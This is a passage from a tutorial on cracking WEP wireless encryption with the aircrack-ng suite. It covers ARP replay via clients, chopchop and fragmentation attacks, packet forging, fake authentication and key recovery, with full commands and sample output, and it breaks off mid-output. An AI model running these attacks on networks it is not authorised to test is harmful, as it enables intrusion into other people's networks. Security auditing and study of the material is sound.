- output*.cap - selects all files starting with “output” and ending in “.cap”.

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. You will need approximately 250,000 IVs for 64 bit and 1,500,000 IVs for 128bit keys. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.

A successful output should look similar to this:

```
                                              Aircrack-ng
                               [00:03:06] Tested 674449 keys (got 96610 IVs)
  KB    depth   byte(vote)
  0    0/  9   12(  15) F9(  15) 47(  12) F7(  12) FE(  12) 1B(   5) 77(   5) A5(   3) F6(   3) 03(   0)
  1    0/  8   34(  61) E8(  27) E0(  24) 06(  18) 3B(  16) 4E(  15) E1(  15) 2D(  13) 89(  12) E4(  12)
```

```
   2    0/  2    56(  87) A6(  63) 15(  17) 02(  15) 6B(  15) E0(  15) AB(  13) 0E(  10) 17(  10) 27(  10)
   3    1/  5    78(  43) 1A(  20) 9B(  20) 4B(  17) 4A(  16) 2B(  15) 4D(  15) 58(  15) 6A(  15) 7C(  15)
                                               KEY FOUND! [ 12:34:56:78:90 ]
      Probability: 100%
```

Notice that in this case it took far less than the estimated 250,000 IVs to crack the key.

6.2 Cracking WEP via a wireless client

File: arpcapture-01

6.2.1 Introduction

There has been a lot of discussion over time of how to use a wireless client workstation to generate packets to crack WEP instead of the wireless AP itself. This describes four approaches with examples of how to do this. The examples provided are from real working equipment.

The basic idea is to have the wireless client workstation generate data packets with IVs which we can use to crack the WEP key. Normally we have the AP itself generate the data packets with IVs. So why would you need to leverage a wireless client workstation instead of the AP? Here are just a few of the reasons:

- Some APs max out at 130k unique IVs
- Client-to-client controls imposed by some APs
- MAC address access controls
- APs which eliminate weak IVs
- You can't successfully do a fake association
- You are within range of a client but not the AP itself

6.2.2 Solution

6.2.2.1 Assumptions used

You have a wireless card with the same characteristics as the client. i.e. “G” and “G”, “A” and “A”. Do not use a “B” card while the client has a G card, etc.

You have Airodump-ng installed and fully working.

Your wireless rig is working and can inject packets.

You are physically close enough to the client to send packets to them and receive packets from them.

You have Wireshark installed and working,

6.2.2.2 Equipment used

Target client

- Operating system: WinXP (not that it really matters)
- MAC address: 00:0F:B5:46:11:19

Access Point

- ESSID: teddy (not that it really matters)
- MAC address: 00:14:6C:7E:40:80 Channel: 9

Aircrack-ng System

- Operating System: Linux
- MAC address: does not matter

Ethernet wired Workstation

- Operating System: Linux
- MAC address: 00:40:F4:77:F0:9B

Ethernet wired Workstation

- Operating System: Linux
- MAC address: 00:0D:60:2E:CC:E1

Wireless Workstation

- Operating System: Linux
- MAC address: 00:09:5B:EC:EE:F2

6.2.3 Scenarios

The four covered four scenarios:

- Scenario One: Pulling packets from captured data.
- Scenario Two: Interactively pulling packets from live communication
- Scenario Three: Creating a packet from a chopchop replay attack
- Scenario Four: Creating a packet from a fragmentation attack

6.2.3.1 Scenario One

Pulling packets from captured data

We are going to use a packet from captured data. Let's say you were running Airodump-ng capturing packets to/from the AP and feel there are some ARPs you can use for injection.

ARP packets are not the only ones you can use. I focus on these because they are guaranteed to succeed and are the easiest to find in a packet capture. ARPs are guaranteed to succeed as the client must respond to an ARP request directed to it. Not every ARP packet will do - it must be an ARP request for the specific client(s) you are targeting.

To reduce the network clutter, use a BSSID filter for the particular AP you are targeting and the specific channel. In our example:

airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w aprcapture ath0

You need one or more wireless clients active while you are doing this capture. If there is little or no activity, it is unlikely you will capture anything of value. While you are capturing packets, you can copy the file for analysis so that the capture can continue. You can also run Wireshark real time and view the packets as they arrive.

So now the objective is to find an ARP request packet coming from the Ethernet or another wireless client via the AP to the client. The client will always respond to the ARP request for itself. This means the client will broadcast an ARP reply back to the originator on the Ethernet via the AP.

Characteristics of the incoming packet we want:

- BSSID: AP
- Destination MAC: Broadcast (FF:FF:FF:FF:FF:FF)
- Source MAC: anything
- Packet length: 68 or 86 (68 is typical for ARP request packets originating from wireless clients. 86 is typical for ARP requests from wired clients.)

Characteristics of the outgoing packet we want:

- BSSID: AP
- Destination MAC: the source MAC address from the incoming packet meaning the client is responding to it.
- Source MAC: MAC address of client
- Packet length: 68 or 86 (68 is typical for ARP packets originating from wireless clients. 86 is typical for ARP packets from wired clients.)

In simple terms we are looking for an ARP request to the client and a subsequent reply.

First try Wireshark display filter of:

(wlan.bssid == 00:14:6c:7e:40:80 and (frame.pkt_len>=68 and frame.pkt_len le 86))

This selects packets to/from the AP which have a packet length greater than or equal to 68 and a packet length of less than or equal to 86.

You will have to change wlan.bssid to the AP MAC address and possibly change the frame packet length values to match any local system variations. The filter above should be a pretty good starting point.

Once you have zeroed in on some possible packets then you can use the following display filter to focus on a particular client:

(wlan.bssid =X:40:80 and (frame.pkt_len>=68 and frame.pkt_len le 86) and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:0f:b5:46:11:19))

Change the wlan.sa value to the particular client you are targeting. Change the frame packet length values to narrow it down if you need to.

In simple terms, we are looking for an ARP request and the subsequent reply. The attached file aprcapture-01.cap has some real examples. You can use the filters above on this file.

The following list is a summary of the packets. The numbers represent the packet numbers, starting at one. If you view the arpcapture-01 via Wireshark then the numbers will match the following:

- **391** - An ARP request from a wired workstation to our client being broadcast by the AP. It never gets answered and must have gotten lost.
- **416** - The AP broadcasts the ARP request received from the wired workstation. This is a repeat ARP request via the AP since the first one (391) was never answered.
- **417** - The client sends an ARP response via the AP to the wired workstation. Notice the short time period between the request and response.
- **501** - A wireless workstation sends an ARP request to the client via the AP. This packet is really a request to the AP to broadcast the ARP request.
- **503** - The AP broadcasts the ARP request to all the wireless clients.
- **504** - The client sends an ARP response to wireless workstation via the AP. This packet is really a request to the AP to send the ARP response to the wireless workstation
- **506** - This is the ARP response being retransmitted from the AP to the wireless workstation.

The two possible packets to use are 416 or 503. You can try both. Number 503 is better since it will generate two data packets for each one you inject. The two being the reply from the client to the AP and the AP to the wireless workstation. Basically you double your data capture rate. People are always asking how to increase the injection rate, this one technique.

Once you have found one or more of these pairs then right-click the packets going to the client that you want within Wireshark and "mark" them. Then click "save as" and select "marked" to be saved as dsarprequests.cap or whatever file name you want. Now you hopefully have a file with ARP requests going to a specific client.

Remember that the packets selected are not guaranteed to work. They are just very likely candidates based on observation. You may need to try a few to get things to work.

Restart your packet capture if it not still going:

airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w arpcapture ath0

Make sure not to use the "*--ivs*" option since you will later use the PTW method to crack the WEP key, i.e. use the "*aircrack-ng -z*" command. The PTW requires the full packet and only works on ARP request/reply packets. Now use interactive replay in a second separate session:

aireplay-ng -2 -r dsarprequests.cap ath0

You are now sending the ARP requests from your PC to the client directly, not through the AP. The client will send an ARP reply for each request. Now your data packets start zooming up. Start Aircrack-ng (*aircrack-ng -z arpcapture*.cap*) in a third session and determine the key! Success!

6.2.3.2 Scenario Two

Interactively pulling packets from live communication

In this scenario we are going capture and inject traffic simultaneously.

First, start capturing packets going to/from the AP in question. To reduce the clutter, use a BSSID filter for the particular AP you are targeting and the specific channel. In our example:

airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w aprcapture ath0

Now start a separate second session to interactively capture and replay packets:

aireplay-ng -2 -b 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 ath0

You will have to change "*-b*" to the MAC address of the AP in question. Plus the minimum "*-m*" and maximum "*-n*" packet lengths may have to be tweaked based on origin of the packets and local environment. Typically minimum of 68 and maximum of 86. Some experimentation may be necessary.

The characteristics of the packet we are trying to select are:

- BSSID: AP
- Destination MAC: Broadcast (FF:FF:FF:FF:FF:FF)
- Source MAC: anything
- Direction: from Access Point
- Packet length: 68 or 86 (68 is typical for ARP packets originating from wireless clients. 86 is typical for ARP requests from wired clients.)

Here is why we use the other values:

- -d ff:ff:ff:ff:ff:ff (means only select packets which are Broadcast)

- -f 1 (means only select packets which are coming from the AP)

The following is an example of a packet we would select:

```
Read 210 packets...

      Size: 68, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:09:5B:EC:EE:F2

      0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
      0x0010:  0009 5bec eef2 409a 7501 0000 1a85 1808  ..[...@.u.......
      0x0020:  3820 91ae 6e38 248d 0555 1703 b645 24a7  8 ..n8$..U...E$.
      0x0030:  3e0e 943b f531 66a2 a825 adf9 178d 3699  >..;.1f..%....6.
      0x0040:  7903 7765                                y.we

Use this packet ?
```

Remember, you may need to try a few packets to get it work. The ARP must be for a wireless client. Once you are successfully injecting packets, start Aircrack-ng to determine the WEP key.

6.2.3.3 Scenario Three

Creating a packet from a chopchop replay attack

We first need to generate the XOR file. This file gives us the ability to create new encrypted packets for injection.

You run the following command and select a packet which is a decent size. It has to be larger than the ARP packet we want to create. So pick something like 86 or more bytes. We also need to determine the IP address of the wireless workstation we are targeting, so pick a packet with a source or destination MAC address of the workstation. We will later use tcpdump to look at the decrypted packet and obtain the IP address.

Run "***aireplay-ng -4 ath0 -h 00:0F:B5:46:11:19***".

Change the -h to be the MAC address of a client associated with the AP. You can also do a fake association and use this MAC. It is just simply easier to use a MAC already associated with the AP.

Although this example is an ARP request, as mentioned above, you should try to pick a packet to or from the workstation. Here is example output:

```
Size: 86, FromDS: 1, ToDS: 0 (WEP)

     BSSID  =  00:14:6C:7E:40:80
 Dest. MAC  =  FF:FF:FF:FF:FF:FF
Source MAC  =  00:40:F4:77:F0:9B

0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
0x0010:  0040 f477 f09b 60e3 6201 0000 55b1 496a  .@.w..`.b...U.Ij
0x0020:  ff2d a9ad 8161 7888 8d2d 08a7 3d10 4712  .-...ax..-..=.G.
0x0030:  1bd2 8701 8674 82b3 8746 22e3 d4d5 4e85  .....t...F"...N.
```

```
      0x0040:  9911 679d b99d 4996 0c01 d7b4 6549 1840  ..g...I.....eI.@
      0x0050:  0723 54fb 488d                           .#T.H.

Use this packet ? y

Saving chosen packet in replay_src-1231-132955.cap

Offset   85 ( 0% done) | xor = C4 | pt = 49 |   41 frames written in   124ms
Offset   84 ( 1% done) | xor = 89 | pt = C1 |  228 frames written in   684ms
Offset   83 ( 3% done) | xor = DB | pt = 20 |  129 frames written in   387ms
Offset   82 ( 5% done) | xor = 28 | pt = 7C |  245 frames written in   735ms
Offset   81 ( 7% done) | xor = 23 | pt = 00 |    5 frames written in    15ms
Offset   80 ( 9% done) | xor = 07 | pt = 00 |   30 frames written in    90ms
Offset   79 (11% done) | xor = 40 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 18 | pt = 00 |    6 frames written in    18ms
Offset   77 (15% done) | xor = 49 | pt = 00 |  171 frames written in   513ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  249 frames written in   747ms
Offset   75 (19% done) | xor = B4 | pt = 00 |   88 frames written in   264ms
Offset   74 (21% done) | xor = D7 | pt = 00 |  156 frames written in   469ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  249 frames written in   746ms
Offset   72 (25% done) | xor = 0C | pt = 00 |   63 frames written in   189ms
Offset   71 (26% done) | xor = 96 | pt = 00 |   12 frames written in    36ms
Offset   70 (28% done) | xor = 49 | pt = 00 |   45 frames written in   135ms
Offset   69 (30% done) | xor = 9D | pt = 00 |    7 frames written in    21ms
Offset   68 (32% done) | xor = B9 | pt = 00 |  224 frames written in   672ms
Offset   67 (34% done) | xor = 9D | pt = 00 |  153 frames written in   459ms
Offset   66 (36% done) | xor = 67 | pt = 00 |  194 frames written in   583ms
Offset   65 (38% done) | xor = 11 | pt = 00 |   19 frames written in    56ms
Offset   64 (40% done) | xor = 99 | pt = 00 |  127 frames written in   381ms
Offset   63 (42% done) | xor = E8 | pt = 6D |  209 frames written in   627ms
Offset   62 (44% done) | xor = 79 | pt = 37 |  139 frames written in   417ms
Offset   61 (46% done) | xor = 7D | pt = A8 |   53 frames written in   159ms
Offset   60 (48% done) | xor = 14 | pt = C0 |   76 frames written in   228ms
```

```
Offset   59 (50% done) | xor = E3 | pt = 00 |  204 frames written in   612ms
Offset   58 (51% done) | xor = 22 | pt = 00 |   47 frames written in   141ms
Offset   57 (53% done) | xor = 46 | pt = 00 |  203 frames written in   608ms
Offset   56 (55% done) | xor = 87 | pt = 00 |  122 frames written in   367ms
Offset   55 (57% done) | xor = B3 | pt = 00 |    9 frames written in    27ms
Offset   54 (59% done) | xor = 82 | pt = 00 |  223 frames written in   669ms
Offset   53 (61% done) | xor = 47 | pt = 33 |  241 frames written in   723ms
Offset   52 (63% done) | xor = B1 | pt = 37 |  123 frames written in   368ms
Offset   51 (65% done) | xor = A9 | pt = A8 |   20 frames written in    60ms
Offset   50 (67% done) | xor = 47 | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 49 | pt = 9B |  188 frames written in   564ms
Offset   48 (71% done) | xor = EB | pt = F0 |   47 frames written in   143ms
Offset   47 (73% done) | xor = 65 | pt = 77 |   64 frames written in   190ms
Offset   46 (75% done) | xor = B3 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 50 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = A6 | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = 08 | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = 29 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = 8B | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 88 | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = 70 | pt = 08 |  229 frames written in   687ms
Offset   36 (94% done) | xor = 81 | pt = 00 |   19 frames written in    57ms
Offset   35 (96% done) | xor = AB | pt = 06 |  230 frames written in   690ms
Sent 969 packets, current guess: C5...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Warning: ICV checksum verification FAILED!

Saving plaintext in replay_dec-1231-133021.cap
Saving keystream in replay_dec-1231-133021.xor
```

```
Completed in 22s (2.18 bytes/s)
```

Look at the decrypted packet with Wireshark or tcpdump to get the IP information you need. See below for an example. In this case, we are ultra lucky and get the IP of the target wireless workstation.

You may have to try a few packets to get the IP of wireless workstation.

```
tcpdump -n -vvv -e -s0 -r replay_dec-1231-133021.cap
reading from file replay_dec-1231-133021.cap, link-type IEEE802_11 (802.11)
13:30:21.150772  0us  DA:Broadcast  BSSID:00:14:6c:7e:40:80  SA:00:40:f4:77:f0:9b
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype ARP (0x0806): arp who-has 192.168.55.109 tell 192.168.55.51
```

Now we have the wireless workstation IP and use the XOR file above to create an ARP packet. Be absolutely sure to include the -j and -o switches below.

packetforge-ng --arp -a 00:14:6C:7E:40:80 -c 00:0F:B5:46:11:19 -h 00:40:F4:77:F0:9B -j -o -l 192.168.55.109 -k 192.168.55.51 -y replay_dec-1231-133021.xor -w arpforge.cap

- -a 00:14:6C:7E:40:80 AP MAC address
- -c 00:0F:B5:46:11:19 MAC address of the target wireless workstation
- -h 00:40:F4:77:F0:9B MAC address from a workstation on the ethernet. You can make up a MAC address if you don’t know a valid one.
- -l 192.168.55.109
- -k 192.168.55.51
- -y replay_dec-1231-133021.xor
- -j set FromDS bit
- -o clear ToDS bit

The command example below is correct for version 0.6.2 for what we want to do. There was a bug in version 0.6.2 where the -k and -l parameters were reversed.

packetforge-ng --arp -a 00:14:6C:7E:40:80 -c 00:0F:B5:46:11:19 -h 00:40:F4:77:F0:9B -j -o -k 192.168.55.109 -l 192.168.55.51 -y replay_dec-1231-133021.xor -w arpforge.cap

After creating the packet, use tcpdump to review it from a sanity point of view. See below. It looks good!

```
tcpdump -n -vvv -e -s0 -r arpforge.cap
reading from file arpforge.cap, link-type IEEE802_11 (802.11)
13:32:06.523444  WEP  Encrypted  258us  DA:Broadcast  BSSID:00:14:6c:7e:40:80
SA:00:40:f4:77:f0:9b Data IV:162 Pad 0 KeyID 0
```

Since you are testing against your own AP (you are, right?), then decrypt the packet and ensure it is correct. These steps are not required, they just prove to yourself that you have generated the correct packet.

Decrypt the packet:

airdecap-ng -e teddy -w <put your WEP key here> arpforge.cap

View the decrypted packet:

tcpdump -n -r arpforge-dec.cap

The output should be similar to:

```
reading from file arpforge-dec.cap, link-type EN10MB (Ethernet)
16:44:53.673597 arp who-has 192.168.55.51 tell 192.168.55.109
```

This is good since we know our client is 192.168.55.109 and we wanted an ARP request addressed to the client.

Now inject the packet:

aireplay-ng -2 -r arpforge.cap ath0

At this point, you should be generating data packets via the wireless workstation and can use Aircrack-ng in the normal manner to crack the WEP key.

6.2.3.4 Scenario Four

Creating a packet from a fragmentation attack

The fragmentation replay attack is basically the same as chopchop. The key difference is that the fragmentation attack is used instead of the chopchop attack to obtain the XOR file.

First, you either have to use a MAC address from a client which is already associated with the AP or do fake authentication.

One of the challenges posed is determining what IP to use in the "*aireplay-ng -5*" command since in theory you don't know the IP range in use on the wireless network. There are a couple of strategies that could be used. Based on the wireless AP, a good guess is the default address range for the make/model. Very few people change the default addresses. Another is to see if internal IPs leak via web servers/pages, e-mail headers, etc. You need to be innovative.

Having said that, there is a trick which works on most APs. Just use an IP of 255.255.255.255. By default, Aireplay-ng uses 255.255.255.255 for both the source and destination IPs.

There are some hardware constraints for the fragmentation attack:

- It does not support prism chipsets
- Atheros chipsets: The MAC address of the card MUST be the same as source MAC address of the packets you are generating. Use your favorite method to change the MAC of your card.
- It sometimes does not work smoothly with ralink.

Keep an eye on the Aircrack-ng forums for more compatibility information.

Here is the command to run:

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0

The system will respond:

```
Waiting for a data packet...

      Size: 144, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:46:11:19
      Source MAC  =  00:0D:60:2E:CC:E1

      0x0000:  0842 0201 000f b546 1119 0014 6c7e 4080  .B.....F....l~@.
      0x0010:  000d 602e cce1 1083 7214 0000 5da7 d458  ..`.....r...]..X
      0x0020:  6c90 0329 12ab 3d03 c37d 600b cdac 2706  l..)..=..}`...'.
      0x0030:  19c7 9253 65b3 f163 1a17 8005 04ff 961f  ...Se..c........
      0x0040:  01c4 0f6a 0047 e38b cb00 c303 f805 d96f  ...j.G.........o
      0x0050:  6c14 2479 bb5b aae3 f5f4 4f40 fc42 d703  l.$y.[....O@.B..
      0x0060:  8d49 1b91 4d5e 0787 a737 1d18 62a2 a828  .I..M^...7..b..(
      0x0070:  75ab fdbb e3c2 e276 18c9 7641 a655 a4d2  u......v..vA.U..
      0x0080:  acc4 d9f9 8c1b a12b be35 99a7 b793 5bec  .......+.5....[.

Use this packet ?
```

You answer “y” and then the fragmentation attack starts. Here is the output. Sometimes you need to try multiple packets to be successful.

```
Saving chosen packet in replay_src-0113-170504.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0113-170526.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Bingo! The file **fragment-0113-170526.xor** contains the XOR file to then generate your ARP packet for replay.

From here, it is identical to the chopchop approach. The big challenge is knowing the IP addresses to use. As mentioned above, you need to be innovative.

6.3 Cracking WEP with no wireless clients

6.3.1 Introduction

Often a wireless network will have no wireless clients associated with it. The following module describes how to crack the WEP key in such a situation.

6.3.2 Assumptions

First, this solution assumes:

- You are using drivers patched for injection.
- You are physically close enough to send and receive AP packets. Remember that just because you can receive packets from the AP does not mean you will be able to transmit packets to the AP. The wireless card strength is typically less than the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP.
- There are some data packets coming from the AP. Beacons and other management frame packets are totally useless for our purposes. A quick way to check is to run Airodump-ng and see if there are any data packets counted for the AP. Having said that, if you have data captured from the AP from another session, then this can be used.
- The AP uses WEP “open authentication”. It will not work if “shared key authentication” (SKA) is being used. With SKA, the only way to successfully execute an attack with so connected clients is to capture the PRGA XOR data with a Airodump-ng handshake or a previous Aireplay-ng attack. You will need the PRGA XOR file to execute the fake authentication successfully.

Ensure all of the above assumptions are true, otherwise the procedures that follow will not work.

6.3.3 Equipment used

Here are our players:

- MAC address of PC running Aircrack-ng suite: 00:09:5B:EC:EE:F2
- BSSID (MAC address of AP): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then change the values in the examples below to your specific network.

6.3.4 Solution

6.3.4.1 Solution Overview

Here are the basic steps we will be going through:

1 - Set the wireless card MAC address

2 - Start the wireless interface in monitor mode on the specific AP channel

3 - Use Aireplay-ng to perform a fake authentication with the AP

4 - Use Aireplay-ng chopchop or fragmentation attack to obtain PRGA

5 - Use Packetforge-ng to create an ARP packet using the PRGA obtained in the previous step

6 - Start Airodump-ng on AP channel with filter for BSSID to collect the new unique IVs

7 - Inject the ARP packet created in step 5

8 - Run Aircrack-ng to crack key using the IVs collected

6.3.4.2 Step 1

Set the wireless card MAC address

This is a reminder to use your wireless card MAC address as the source MAC. I mention this explicitly as a reminder to use the actual MAC address from your card in “Step 3 - fake authentication” if you are replaying data from another session.

6.3.4.3 Step 2

Start the wireless interface in monitor mode on AP channel

Enter the following command to start the wireless card on channel 9 in monitor mode:

airmon-ng start wifi0 9

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the Madwifi-ng drivers are being used.

The system will respond:

```
Interface       Chipset     Driver
wifi0           Atheros     madwifi-ng
ath0             Atheros     madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.
eth0      no wireless extensions.
wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
           Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
           Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

6.3.4.4 Step 3

Use Aireplay-ng to perform a fake authentication with the AP -This is a very important step.

In order for an AP to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a “DeAuthentication” packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the AP is the single biggest reason why injection fails.

To associate with an AP, use fake authentication:

aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -1 - fake authentication
- 0 - reassociation timing in seconds
- -e teddy - the wireless network name
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - our card MAC address
- ath0 - the wireless interface name

A successful output should look similar to this:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

The following is an example of what a failed authentication looks like:

```
18:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.

6.3.4.5 Step 4

Use Aireplay-ng chopchop or fragmentation attack to obtain PRGA

The objective of the chopchop and fragmentation attacks is to obtain a PRGA (pseudo random generation algorithm) bit file. This PRGA is not the WEP key and cannot be used to decrypt packets. However, it can be used to create new packets for injection. The creation of new packets will be covered later.

Either chopchop or fragmentation attacks can be used to obtain the PRGA bit file. The result is the same so use whichever one works for you. The pros and cons of each attack are described on the Aircrack-ng page.

We will cover the fragmentation technique first. Start anther console session and run:

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -5 - the fragmentation attack
- -b 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - the MAC address of our card and must match the MAC used in the fake authentication
- ath0 is the wireless interface name

Enter:

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0

The system will respond:

```
Waiting for a data packet...
Read 127 packets...

        Size: 114, FromDS: 1, ToDS: 0 (WEP)

        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  01:00:5E:00:00:FB
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 0100 5e00 00fb 0014 6c7e 4080  .B....^.....l~@.
        0x0010:  0040 f477 e5c9 6052 8c00 0000 3073 d265  .@.w..`R....0s.e
        0x0020:  c402 790b 2293 c7d5 89c5 4136 7283 29df  ..y.".....A6r.).
        0x0030:  4e9e 5e13 5f43 4ff5 1b37 3ff9 4da4 c03b  N.^._CO..7?.M..;
        0x0040:  8244 5882 d5cc 7a1f 2b9b 3ef0 ee0f 4fb5  .DX...z.+.>...O.
        0x0050:  4563 906d 0d90 88c4 5532 a602 a8ea f8e2  Ec.m....U2......
        0x0060:  c531 e214 2b28 fc19 b9a8 226d 9c71 6ab1  .1..+(...."m.qj.
        0x0070:  9c9f                                     ..

        Use this packet ? y
```

When a packet from the AP arrives, enter “y” to proceed. You may need to try a few to be successful.

When successful, the system responds:

```
Saving chosen packet in replay_src-0203-180328.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0203-180343.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Success! The file “fragment-0203-180343.xor” can then be used in the next step to generate an ARP packet.

If the fragmentation attack was not successful, you can then try the chopchop technique next. Run:

aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0

Where:

- -4 - the chopchop attack
- -h 00:09:5B:EC:EE:F2 - the MAC address of our card and must match the MAC used in the fake authentication
- -b 00:14:6C:7E:40:80 - the AP MAC address
- ath0 - the wireless interface name

The system responds:

```
Read 165 packets...
         Size: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID  =  00:14:6C:7E:40:80
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:40:F4:77:E5:C9

         0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
         0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
         0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
         0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
         0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
         0x0050:  cfeb 4a72 be46                           ..Jr.F

 Use this packet ? y
```

You respond “y” above and the system continues.

```
Saving chosen packet in replay_src-0201-191639.cap


Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
